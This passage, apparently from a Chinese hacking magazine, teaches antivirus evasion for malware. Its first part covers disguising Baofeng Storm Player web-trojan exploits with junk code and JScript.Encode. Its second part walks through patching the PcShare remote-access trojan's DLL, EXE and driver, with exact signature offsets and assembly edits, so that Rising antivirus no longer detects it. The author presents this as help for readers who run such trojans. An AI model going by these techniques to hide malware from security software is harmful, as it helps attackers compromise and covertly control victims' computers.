参数的，就需要改成duba 才可以。这个方法对于其它的杀毒软件，比如瑞星也可以起到免杀的效果。

三、暴风影音网页木马


暴风影音网页木马是由于暴风影音II 中mps.dll 组件多个缓冲区溢出漏洞造成的，也是近期非常热门的一个软件漏洞。创建好我们的网页木马后进行查杀，发现很多杀毒软件都能够将

其查杀。同样通过修改参数就可以避过金山毒霸的查杀，但却无法过瑞星和卡巴斯基。

我们找到**memory = new Array();**，接着在其下面添加一句**google=memory**。本来变量memory是直接转向new Array()的，现在我们在中间添加了一句新的代码，这样就让google先转到变量memory，然后再从memory转向new Array()。实际上就是让代码多走了一步路，这在程序中本来是不应该存在的，这么做就相当于在网页代码里面添加了一段花指令，如图3。保存修改后再查杀网页木马文件，发现已经通过了瑞星的检测。




网页木马的免杀除了这种修改源代码的方法外，还可以利用代码加密的方法来进行免杀操作。网页木马的加密方法有很多，常用的就是微软的JScript.Encode脚本来加密，当然用户自己编写加密函数效果会更好。现在网上这种在线进行JScript.Encode加密解密的网页也有很多，只需要将网页木马源代码粘贴在网页的输入框内，接着按"Encode解密"按钮即可，如图4。需要用户注意的是，加密时应该只对脚本部分进行加密，不需要对**<script language="javascript">**脚本标记进行加密，并且加密后脚本标记应改为**<script language="JScript.Encode">**。



到此为止，关于网页木马免杀的相关内容就为大家介绍到这儿，从上面的介绍我们可以看到，网页木马免杀的方法相对于可执行文件来说还是非常有限的。不过用户只需要利用好这有限的方法，就可以将网页木马隐形于众多的杀毒软件面前，当然这种方法也适用于ASP、PHP这样的网页木马。

（本文所涉及到的百度搜霸网页木马、PPStream网页木马和暴风影音网页木马已收录到光盘中）



誓将PcShare免杀进行到底

txcbg

不久前我把最常用的木马换成了PcShare，对它的功能我还是比较满意的，但免杀却一直没有解决。前几天有空，就试着对它进行了一下免杀，虽然过程不是很顺利，甚至可以说是一波三折，但最后总算成功了。在此将具体的免杀过程写出来，希望对各位读者能有所帮助。

要免杀的对象是几个免费版本中我认为最难免杀的PcShare远程控制20070731免费版（对于以后的0810和0920版，免杀则明显要比它简单），要过的杀毒软件为瑞星2007。

使用过PcShare的朋友应该都知道，生成服务端的程序都在update目录下，也就是update目录下的文件像堆积木一样最终组合成服务端，只要对update目录下的文件分别进行免杀，如果不出意外的话，生成的服务端就可以直接免杀了。20070731免费版和以前的版本相比改动很大，update目录下只有PcMain.dll、PcInit.exe、PcHide.sys三个文件，不像很早以前介绍的有13个文件。使用升级到最新病毒库的瑞星（20071006）进行扫描，很显然全部被查杀了。下面先对这三个文件进行文件免杀，然后再进行内存免杀（后来发现截止到10月6号的pcshare0731免费版还没有内存特征码，这样我们倒可以省了不少事）。运行myccl，对PcMain.dll、PcInit.exe、PcHide.sys这三个文件定位文件特征码的结果如下：




图1

```
文件名:C:\Documents and Settings\txcbg\桌面\PcMain.dll

[特征] 00005DB8_00000002 100069B8
[特征] 0000A157_00000002 1000C157
文件名:C:\Documents and Settings\txcbg\桌面\PcInit.exe

文件特征码 物理地址/物理长度 如下:
[特征] 00000AEC_00000002 004016EC
文件名:C:\Documents and Settings\txcbg\桌面\PcHide.sys

特征码 物理地址/物理长度 如下:
   [特征] 000016C0_00000002 000116C0
```

三个文件共有四处特征码，先来看第一处，使用C32Asm打开PcMain.dll，点击鼠标右键，选择跳到，来到00005DB8处，如图1。在弹出的对话框中粘贴上

00005DB8，点“确定”后就来到了如图 2 所示的地方。

```
00005DB8 56 57 50 33 C0 33 C0 0F 84 03 00 00 00 53 76 9B VWP3??7..Sv Sv
```

图 2

因为是“"，，"，”而不是字符串，所以不敢贸然改动，使用文件偏移量转换器 O C 得到 0 0 0 0 5 D B 8 对应的内存地址为 100069B8，使用 OD 打开 PcMain.dll，来到 100069B8 处，附近的代码如图 3 所示。

```
100069B5    33C0              XOR EAX, EAX
100069B7    0F84 03000000     JE PcMain.100069C0
100069BD    53                PUSH EBX
```




图 3

直接把 JE 改成 JMP，即把 100069B7 处的 **JE PcMain.100069C0** 改成 **JMP PcMain.100069C0**。再来处理第二处 0000A157，使用 C32Asm 打开 PcMain.dll，来到 0000A157，看到如图 4 所示的代码，是一个 s，直接改成大写的 S，另存为一个文件，使用瑞星查杀，已经不查杀了，如图 5。

```
0000A150 25 73 25 73 25 73 25 73 00 00 00 00 25 73 25 73 %s%s%s%s....%s%s
```

图 4




图 5

接下来处理第三处特征码，使用 C32Asm 打开 PcInit.exe，来到 00000AEC 处，发现还是两个引号，如图 6。使用 OD 打开，来到对应的内存地址 004016EC，发现代码如下：

```
004016E9  |  33C0             XOR EAX, EAX
004016EB  |  0F84 03000000    JE PcInit.004016F4
004016F1  |  53               PUSH EBX
```

```
00000AE0 01 00 00 53 56 57 50 33 C0 33 C0 0F 84 03 00 00 ...SVWP3À3À.?...
```

图 6




图 7

特征码在 004016EB 段内，虽然还是 JE，这次我不改成 JMP 了，换个花样，使用跳转法。找到一块以 00401E93 开始的足够大的空白区域，将 004016E9 开始的三行代码 NOP 掉，如图 7。在 004016E9 处，点击鼠标右键，选择汇编，在弹出的汇编窗口中写 **JMP 00401E93**，然后来到 00401E93 处，依次写入如下汇编语句：

```
XOR EAX, EAX
JE 004016F4
PUSH EBX
JMP 004016F1
```

保存更改后另存为一个新文件，使用瑞星查杀，已经不查杀了。再来处理第四处特征码，使用 C32Asm 打开 pchide.sys，来到 000016C0 处，是一个符号，不能随便修改。.sys 的驱动文件又不能使用 OD 载入，那就只能使用 C32Asm 的汇编编辑模式了，在 000016C0 处点鼠标右键，选择对应汇编模式编辑，就切换到了汇编模式，看到了如下汇编语句，如图 8。

```
000016BA:   193F               SBB [EDI], EDI
000016BC:   1D 3F213FF7        SBB EAX, F73F213F
000016C1:   3F                 AAS
000016C2:   0000               ADD [EAX], AL
```




图 8

紧挨着它的下面就有以地址 000016D1 开始的大块空白区域，我考虑把“SBB EAX，F73F213F”、“AAS”移到空白处，再用个跳转就 OK 了。在 000016BC 处点鼠标右键，选择汇编，汇编语句写“NOP”，并把“使用 NOP 填充”前面的勾去掉，如图 9。使用同样的方法把从 000016BC 到 000016C1 的语句都换成 NOP 后，再在 000016BC 处写入汇编语句 **JMP 000016D1**，然后来到 000016D1 处，依次写入如下汇编语句：

```
SBB EAX, F73F213F
AAS
JMP 000016C2
```




图 9

